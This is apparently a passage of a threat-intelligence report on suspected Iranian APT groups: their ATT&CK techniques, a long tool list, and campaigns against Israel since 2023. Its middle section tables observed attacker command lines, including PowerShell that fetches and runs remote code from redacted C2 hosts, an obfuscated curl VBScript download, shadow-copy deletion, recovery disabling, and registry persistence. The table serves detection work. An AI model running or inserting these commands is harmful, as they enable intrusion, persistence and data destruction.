If we take a look at how the different suspected Iranian-linked threat actors have made the different techniques in the past two years, we will get a heat map showing how they tend to operate. This way we can see how they tend to use the techniques T1078 (Valid Accounts) and T1190 (Exploit Public-Facing Application) for initial Access. Also, how they usually use scripting languages such as Powershell (T1059.001), Windows Batch (T1059.003), or Visual Basic (T1059.005) along with scheduled tasks (T1053.005) to deploy the malware or persist within an organization. For lateral movement, it is common to see how they abuse RDP systems (T1021.001), spreading the infection to different systems, where they escalate privileges by dumping the credentials stored in the operating system (T1003). After

that, during the discovery, they had a particular preference for listing files and folders (T1083), and system (T1082) and account (T1087) information. Moreover, in the collection phase, they had deployed backdoors with some keylogging capability (T1056.001) to record user keystrokes. Finally, if the main goal of the campaign is cyberespionage, they will exfiltrate the information over the command and control channel (T1041). However, if the goal is system disruption, a wiper or ransomware will be deployed, destructing (T1485) or encrypting (T1486) the files of the network.






Figure 6: Suspected Iranian threat actors MITRE ATT&CK heatmap.

Regarding tool usage of suspected Iranian threat actors, they have not significantly varied from previous years. They continue to strongly rely on Windows LOLBins and publicly available tools during the different phases of the execution kill-chain. However, they have also adapted their toolset, creating new backdoors, tunnellers and disruption malware to pursue their goals.




Initial Access
Persistence
Privilege Escalation
Lateral Movement
Credential Access
Impact
Defense Evasion
Discovery
Exfiltration
Collection
NirCmd
Plink
revsocks
No-Justice Impact
AnyDesk
Venom Proxy
JumpCloud Remote Access
SampleCheck5000
OilCheck
ODAgent
OilBooster
gzip
OpenSSL
Shamoon
Chisel
Systeminfo
Havij
Tasklist
RunPE-In-Memory
SQL Extractor
NETWoolger
Gost
DiskCryptor
Memento Ransomware
wevtutil
LaZagne
PsList
FRP
ProcDump
WebBrowserPassView
Telegram Grabber Tool
SQLDump
PAExec
python.exe
Discord
MeshCentral Agent
IMAPLoader
nbtscan
Nimscan
PSCP
S.exe PortScanner
BadRentdrv2
ARP
copy
WinSCP
DrvIX
N-able RMM
ipconfig
Netsh
netstat
Dirps
PyDCrypt
DCSrv
CDumper
EDumper
IDumper
AzureHound
ROADtools
EagleRelay
ifconfig
Attrib
MSFvenom
gunzip
chmod
bore
Ligolo
Moneybird Ransomware
FileZilla
Nltest
AADInternals
Rport
eHorus
xcopy
DriveGuard
MAGICDROP
TABBYCAT
ping
DOSTEALER
Hyperscrape
curl
reGeorg
Active Directory Explorer
SDelete
format
msiexec
SoloDroid
LovelyDroid
Rundll32
CommandCam
networksetup
BellaCiao
certutil
Mimikatz
Reg
StandardKeyboard
Clipog
MKG
Regsvr32
BugSleep
PINEFLOWER
TAMECAT
VBREVSHELL
NiCECURL
Cmd
FalseFont




Execution
Command and Control
MythDroid
MediaPI
BasicStar
RatHole
MischiefTut
Schtasks.exe
Sponsor
DownPaper
Meterpreter
Leash
Impacket
Soldier Backdoor
IIS-Raid
PsExec
SugarRush
LEMPO
PowerExchange Backdoor
Tokel
Solar Backdoor
Mango Backdoor
ExchangeLeech
ASPXSpy
DarkBit Ransomware
ViNETHORN
CHAiRSMACK
GorjolEcho
WMIC
MoaazDroid
RedRuse
PasqotDroid
MiniBike Backdoor
MiniBus Backdoor
CharmPower
WMIExec
Drokbk
TDTESS
Merlin
GHAMBAR
AhMyth RAT
PowerLess Backdoor
NokNok
Matryoshka RAT
PowerShell
StrifeWater
DarkBeatC2
MuddyC2Go

Figure 7: Tools used by suspected Iranian APT actors in their latest campaigns and their relation to MITRE ATT&CK tactics, part 1.






Figure 8: Tools used by suspected Iranian APT actors in their latest campaigns and their relation to MITRE ATT&CK tactics, part 2.

From these tools, we can take a deeper look at the way they have been executed, especially if we are dealing with Windows LOLBins, since the command line can be really useful to detect anomalous behaviors in such systems (some command lines have been omitted due to their similarity). Trellix EDR contains different detection rules that cover the behavior described by the following command lines, including general discovery, file modification, anomalous powershell and file execution, remote file download, service creation, lateral movement, and system security features modification.

Tools	CmdLine	Description
attrib	attrib +h %ALLUSERSPROFILE%\db.sqlite	Hide the file
cmd	%WINDIR%\system32\cmd.exe /c “%PROGRAMFILES%\WinRAR\WinRAR.exe” x -o+ %ALLUSERSPROFILE%\do.zip *.* C:\ProgramData	Extract archive
cmd	%WINDIR%\system32\cmd.exe /c %ALLUSERSPROFILE%\do.exe"	Execute a file
cmd, arp	%WINDIR%\system32\cmd.exe /c arp -a"	View ARP cache
cmd, copy	%WINDIR%\system32\cmd.exe /c copy %WINDIR%\temp\vmware-SYSTEMS\1.7z C:\inetpub\wwwroot\11\11.zip	Copy a file
cmd	%WINDIR%\system32\cmd.exe /c echo %userprofile%	Display user profile path
cmd, net	%WINDIR%\system32\cmd.exe /c net user REDACTED_USERNAME /domain	List domain users
cmd, ping	%WINDIR%\system32\cmd.exe /c ping.exe -n 1 4.2.2.4	Ping an external IP
cmd, ping	%WINDIR%\system32\cmd.exe /c ping.exe -n 1 microsoft.com	Ping a domain
cmd	cmd /c CSIDL_PROFILE\public\p2.bat > CSIDL_PROFILE\public\001.txt 2>&1	Execute a batch executable and log output
cmd	cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$__1698662615.0451615 2>&1	Change directory, standard output and error

		messages silently
cmd, BCDEdit	cmd.exe /c bcdedit / set {default} bootstatuspolicy ignoreallfailures	Disable boot failure recovery
cmd, BCDEdit	cmd.exe /c bcdedit /set {default} recoveryenabled no	Disable system recovery
cmd, curl, VBScript	cmd.exe /c set c=cu7rl --s7sl-no-rev7oke -s -d \id=CgYEFk&Prog=2_Mal_vbs.txt&WH=Form.pdf\ -X PO7ST https://[REDACTED] -o %temp%\\down.v7bs & call %c:7=% & set b=sta7rt \\ \%temp%\\down.v7bs\ & call %b:7=%"	Execute a VBScript with curl
cmd, reg	cmd.exe /c reg.exe ADD ;HKEY_LOCAL_MACHINE\SYSTEM\CurentControlSet\Control\Terminal Server; /v fDenyTSConnections /t REG_DWORD /d 0 /	Modify terminal server settings
cmd, vssadmin	cmd.exe /c vssadmin delete shadows /quIet /all	Delete all shadow copies
cmd, WMIC	cmd.exe /c wmic shadowcopy delete	Delete shadow copies using WMIC
net	CSIDL_SYSTEM\net.exe; use \\[REMOVED]\c$ /user:[REMOVED] [REMOVED]	Connect to a remote share
netsh	CSIDL_SYSTEM\netsh.exe advfirewall firewall show rule name=[REMOVED] verbose	Show firewall rules
netstat	netstat -a -n	Show network connections
netstat	netstat /aon	Show network connections with PID
powershell	$uri =http://[REDACTED];$response = Invoke-WebRequest -Uri $uri -Method GET -ErrorAction Stop -usebasicparsing;iex $response.Content;	Run a remote PowerShell script
powershell	CSIDL_SYSTEM\windowspowershell\v1.0\powershell -NoProfile -Command ;& {$j = sajb {$ErrorActionPreference = 'SilentlyContinue';$groups = Get-LocalGroup \| Select-Object Name Domain SID;foreach($g in $groups){-join($g.SID'|'$g.Name);$members = Get-LocalGroupMember -SID $g.SID \| Select *;foreach($m in $members){-join(' '$m.SID'|'$m.Name'\|'$m.ObjectClass'|'$m.PrincipalSource);}}};$r = wjb $j -Timeout 300; rcjb $j;};	Collect local group information
powershell	powershell -w 1 $pnt=(Get-Content -Path %APPDATA%\Microsoft\documentLoger.txt);&(gcm i*x)$pnt	Read and execute file
powershell	powershell -EP BYPASS -NoP -W 1	Execute PowerShell with bypass
powershell, sc	powershell -WindowStyle hidden $path = '%TEMP%\s6b4.0.pdf'; $wc = New-Object System.Net.WebClient; $bytes = $wc.DownloadData('https://[REDACTED]'); sc $path ([byte[]]($bytes)) -Encoding Byte; & %TEMP%\s6b4.0.pdf	Download and open file
powershell	powershell Start-Job -ScriptBlock {Invoke-WebRequest -UseDefaultCredentials -UseBasicParsing -Uri http://[REDACTED] -OutFile $input } -InputObject %ALLUSERSPROFILE%\db.sqlite;sleep 6	Start background PowerShell job to save file from remote

powershell	powershell.exe -c $uri ='{C2_URI}';$response = Invoke-WebRequest -UseBasicParsing -Uri $uri -Method GET -ErrorAction Stop;Write-Output $response.Content;iex $response.Content;	Fetch and execute content from C2
reg	reg add 'hkcu\software\microsoft\windows NT\currentversion\winlogon' /v 'Shell' /d 'explorer.exe %LOCALAPPDATA%\SystemCall\syscall02.exe' -f	Modify winlogon shell for persistence
reg	reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CryptSvc\Parameters /t REG_EXPAND_SZ /v ServiceDll /d mrd0x.dll /f	Disable Cortex Agent
reg	reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v NEW /d C:\intel\utils\utils.jse /f	Add JSE file to startup
sc	sc create Microsoft Exchange Services Health binpath= C:\\ProgramData\\Microsoft\\DRMS\\Microsoft Exchange Services Health.exe start= auto	Create a new service with executable
sc	sc start Microsoft Exchange Services Health	Start the created service
schtasks	CSIDL_SYSTEM\schtasks.exe /run /tn Microsoft\Windows\JavaX\Java Autorun	Run a scheduled task from binary
WMIC	wmic /node:127.0.0.1 process call create c:\\windows\\temp\\Certificates\\envisa.exe [REDACTED] -P 443 -C -R 127.0.0.1:40455:192.168.10.10:1433 -l <user> -pw <password>	Execute process remotely via WMIC
WMIC	wmic computersystem get domain	Get the domain name of the local machine
WMIC	wmic logicaldisk get name	Get the names of local drives

Recent noteworthy Campaigns

Attacks against Israel in support of Hamas

Since the beginning of the 2023 Israeli-Palestine war, suspected Iranian threat actors shifted their focus to Israel, attacking different sectors, companies, and institutions as an attempt to disrupt Israel's normal activities and affect the ongoing war. These campaigns include cyberespionage, hack and leak, misinformation, and the destruction of information [2][6].

Cyber-espionage campaigns have targeted personalities and critical organizations that had information that could be useful for the Iranian government. APT42, APT35, Tortoiseshell, and Hexane had performed campaigns that fit into this category [2][6].

“Hack and leak” campaigns have also been common after the beginning of the war. The threat actors have usually followed the same pattern, first, some asset or system of a company is compromised via a web vulnerability, then the hack was announced using different personas or accounts, spreading the message to as many users as possible. Moreover, the groups behind these attacks often exaggerated the extent of the attacks, in an attempt to generate more confusion and alarmism, a behavior that also falls into the misinformation category [2].

Misinformation campaigns have been common during the last year, they have been performed by hacktivist groups aligned with known threat actors or directly sponsored by the Iranian government. The main goal has been to try to modify the Israeli citizens' perception of the war by spreading messages to make them believe they are not secure or to make them doubt about the way the government had managed the war. This kind of operations have usually been carried out in social networks, but also have been amplified via email and text messages campaigns [2].

Despite all of this activity, the main focus of the suspected Iranian-linked groups during the past year has been executing disruption campaigns that involve some kind of data destruction. This way, several groups and hacktivists have carried out different attacks against all kinds of Israeli entities. For example, the threat actor Dune deployed a wiper software, dubbed BiBi Wiper, to a wide variety of victims in Israel, also, an actor known as Handala Hack Team and related to the Dune group, had deployed different wiper software since the beginning of the conflict, these include Hamsa, CoolWipe, ChillWipe, and Handala Wiper [6][24].

